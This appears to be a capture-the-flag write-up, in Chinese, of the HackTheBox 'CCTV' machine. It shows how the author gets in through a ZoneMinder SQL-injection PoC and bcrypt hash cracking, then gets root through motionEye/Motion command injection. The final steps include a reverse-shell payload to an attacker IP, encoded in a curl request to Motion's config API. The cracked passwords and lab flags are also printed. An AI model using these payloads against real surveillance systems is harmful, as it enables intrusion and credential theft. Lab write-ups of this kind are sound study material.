HackTheBox - CCTV

HackTheBox - CCTV

先修改WSl和Windows的/etc/hosts

基本Recon

1
2
3
4
5
6
7
8
9
10
11
12
13
$ nmap -sC -sV 10.129.12.45 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-25 19:02 CST
Nmap scan report for cctv.htb (10.129.12.45)
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: SecureVision CCTV & Security Solutions
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.34 seconds

Directory Scanning / Subdomain Enumeration也都沒有什麼問題,所以就直接從front page source code去看,發現他有一個login page: /zm,這是ZoneMinder的產品,下意識想找version再從CVE去找,但沒啥結果,想說應該也會有SQLi,也沒有明顯的info leak,後來想說default password可以試看看: admin:admin居然被我賽中了

從後台撈資料

  • Version: 1.37.63 → 比較新的version,重大的漏洞都patch了
  • Log:
    • authentication: /usr/share/zoneminder/www/includes/auth.php
    • 可能有用的東西: 'zmfilter.pl --filter_id=1 --daemon' started at 26/03/25 07:58:31
  • Users:
    • admin
    • mark
    • superadmin
  • Storage: /var/cache/zoneminder/events
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
$ git clone https://github.com/plur1bu5/CVE-2024-51482-PoC.git && cd CVE-2024-51482-PoC
$ python poc.py -t "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" --cookie 'ilfffoue93ehcqisag8he4fl9p' -u admin -p admin
[*] Target: http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1
[*] Delay: 3s | Threads: 5
[+] Using session cookie
[*] Testing vulnerability...
[+] Target is VULNERABLE!

[*] Default mode: Dumping zm.Users credentials...
[*] Dumping data from 'zm.Users'...
[+] Extracted: adminars | Current: admin
[+] Extracted: $2y$10$cmytVWFRnt1XfqsJtsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbmQcURnm5N.rhlULwM0jrtbm
[+] Extracted: markhars | Current: mark
[+] Extracted: $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.q07LW7AJ/QNqZolbXKfFG.
[+] Extracted: superadmin | Current: superadmin
[+] Extracted: $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6mlCkdXrzJMnJgkTiAvRUM6m

=============================================================================
| Username   | Password                                                     |
=============================================================================
| admin      | $2y$10$cmytVWFRnt1XfqsJtsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| superadmin | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
=============================================================================
$ john --format=bcrypt hashes.txt --wordlist=/snap/seclists/1214/Passwords/Cracked-Hashes/milw0rm-dictionary.txt
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
opensesame       (mark)
1g 0:00:02:40 100% 0.006231g/s 396.0p/s 396.0c/s 396.0C/s onneb..opfr0102
Use the "--show" option to display all of the cracked passwords reliably
Session completed
  • Username: mark
  • Password: opensesame

提權

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ ssh mark@cctv.htb
$ mark@cctv:~$ netstat -ano | grep "LISTEN" | awk -F "LISTEN" '{print $1}' | awk -F "0 " '{print $3}' | uniq
127.0.0.1:8554          0.0.0.0:*
127.0.0.1:3306
127.0.0.1:9081          0.0.0.0:*
127.0.0.53:53           0.0.0.0:*
127.0.0.1:8765          0.0.0.0:*
127.0.0.1:8888          0.0.0.0:*
127.0.0.54:53           0.0.0.0:*
0.0.0.0:22              0.0.0.0:*
127.0.0.1:3306          0.0.0.0:*
127.0.0.1:7999          0.0.0.0:*
127.0.0.1:1935          0.0.0.0:*
:::22                   :::*
:::8

比較常見的port是

1
2
3
4
5
6
127.0.0.1:3306 → MySQL
127.0.0.1:8554 → RTSP
127.0.0.1:1935 → RTMP
127.0.0.1:9081 → HTTP video stream
127.0.0.53:53 → DNS resolver
127.0.0.54:53 → fallback / internal

我們要看的是那些不常見的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
mark@cctv:~$ curl -i 127.0.0.1:8765
HTTP/1.1 200 OK
Server: motionEye/0.43.1b4
Content-Type: text/html
Date: Thu, 26 Mar 2026 04:18:07 GMT
Etag: "6a55c4f0afb5e1cfd268b1b266d132b31c352706"
Content-Length: 115726

<!DOCTYPE html>
<html>
    <head>

            <meta charset="utf-8">
            <meta name="viewport" content="width=device-width, initial-scale=1">
            <meta name="mobile-web-app-capable" content="yes">
            <meta name="apple-mobile-web-app-capable" content="yes">
            <meta name="theme-color" content="#414141">
            <meta name="apple-mobile-web-app-status-bar-style" content="#414141">
...
mark@cctv:~$ curl -i 127.0.0.1:8888
HTTP/1.1 404 Not Found
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
Content-Type: text/plain
Server: mediamtx
Date: Thu, 26 Mar 2026 04:18:43 GMT
Content-Length: 18

404 page not found
mark@cctv:~$ curl -i 127.0.0.1:7999
HTTP/1.1 200 OK
Date: Thu, 26 Mar 2026 04:21:03 GMT
Content-Type: text/plain;
Content-Length: 36

Motion 4.7.1 Running [1] Camera
1

感覺:8765:7999是個網頁,而且只允許localhost query,那麼我們可以透過ssh tunnel建立連線,也就是我們自己的host → ssh → localhost:8765也就是local port forwarding

1
$ ssh -L 8765:127.0.0.1:8765 mark@cctv.htb

在本機request 127.0.0.1:8765會發現 根據官方的README(motioneye-project/motioneye)

motionEye is an online interface for the software motion, a video surveillance program with motion detection.

另外根據motion官方的page(motion project)

Motion is a highly configurable program that monitor video signals from many types of cameras and depending upon how they are configured, perform actions when movement is detected.


也就是說,motioneye是一個前端的console介面,實際在後端運行camera daemon的是motion,而如果是只有motioneye的話應該只會有:8765,但看到有:7999那就代表HTB已經先幫我們註冊了一個camera,所以才會跑motion daemon,這個在後面會很重要,一樣先看有沒有對應的CVE,目前motioneye的版本為0.43.1b4,在motioneye的登入畫面source code可以看到,然後可以對應到CVE-2025-60787,並且看了一下發現的網友的wp: MotionEye RCE via Client-Side Validation Bypass,但是這是一個需要motioneye的帳號密碼

通常motioneye的config會寫在/etc/motioneye/motion.conf

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
mark@cctv:~$ cat /etc/motioneye/motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password


setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
  • Username: admin
  • Passowrd: 989c5a8ee87a0e9521ec81a79187d162109282f0

這樣就可以找有沒有對應的poc: CVE-2025-60787 - Authenticated RCE in motionEye

1
2
3
4
5
6
7
8
9
10
$ python CVE-2025-60787.py revshell --url http://localhost:8765 --user admin --password 989c5a8ee87a0e9521ec81a79187d162109282f0 -i 10.10.15.108 --port 4444

[*] Attempting to connect to 'http://localhost:8765' with credentials 'admin:989c5a8ee87a0e9521ec81a79187d162109282f0'
[*] Valid credentials provided
[*] Obtaining cameras available
[*] Found 1 camera(s)
    1) Name: 'CAM 01' ; ID: 1; root_directory: '/var/lib/motioneye/Camera1'
[*] Using camera by default (first one found) for the exploit
[*] Payload successfully injected. Check your shell...
~Happy Hacking

另外一個terminal如下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ ncat -lvnp 4444
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.12.136:33692.
bash: cannot set terminal process group (2587): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye# cat /root/root.txt
cat /root/root.txt
2cac047cd0eb7335f4b212531260cf5d
root@cctv:/etc/motioneye# ls /home
ls /home
mark
sa_mark
root@cctv:/etc/motioneye# cat /home/sa_mark/user.txt
cat /home/sa_mark/user.txt
2678adb968a3f49e749f876ef4092e81
  • User Flag: 2678adb968a3f49e749f876ef4092e81
  • Root Flag: 2cac047cd0eb7335f4b212531260cf5d

最後的這個攻擊之所以會成功是因為HTB已經先幫我們註冊了一個camera daemon,讓poc可以針對這個daemon做一些api上的command injection操作,如果是沒有註冊任何camera daemon,在poc打payload之前就會報error,畢竟poc真正在打的是:7999這個服務,換言之,既然都是直接打:7999這個服務,那是不是就沒必要得到motioneye的帳密呢?我只要針對:7999送query就好啦,詳情可以看【滲透測試】HTB Season 10 CCTV 全過程WP

1
2
3
$ curl "http://127.0.0.1:7999/1/1config/set?picture_output=on"
$ curl "http://127.0.0.1:7999/1/config/set?picture_filename=%24%28bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.16.14%2F4444%200%3E%261%27%29"
$ curl "http://127.0.0.1:7999/1/config/set?emulate_motion=on"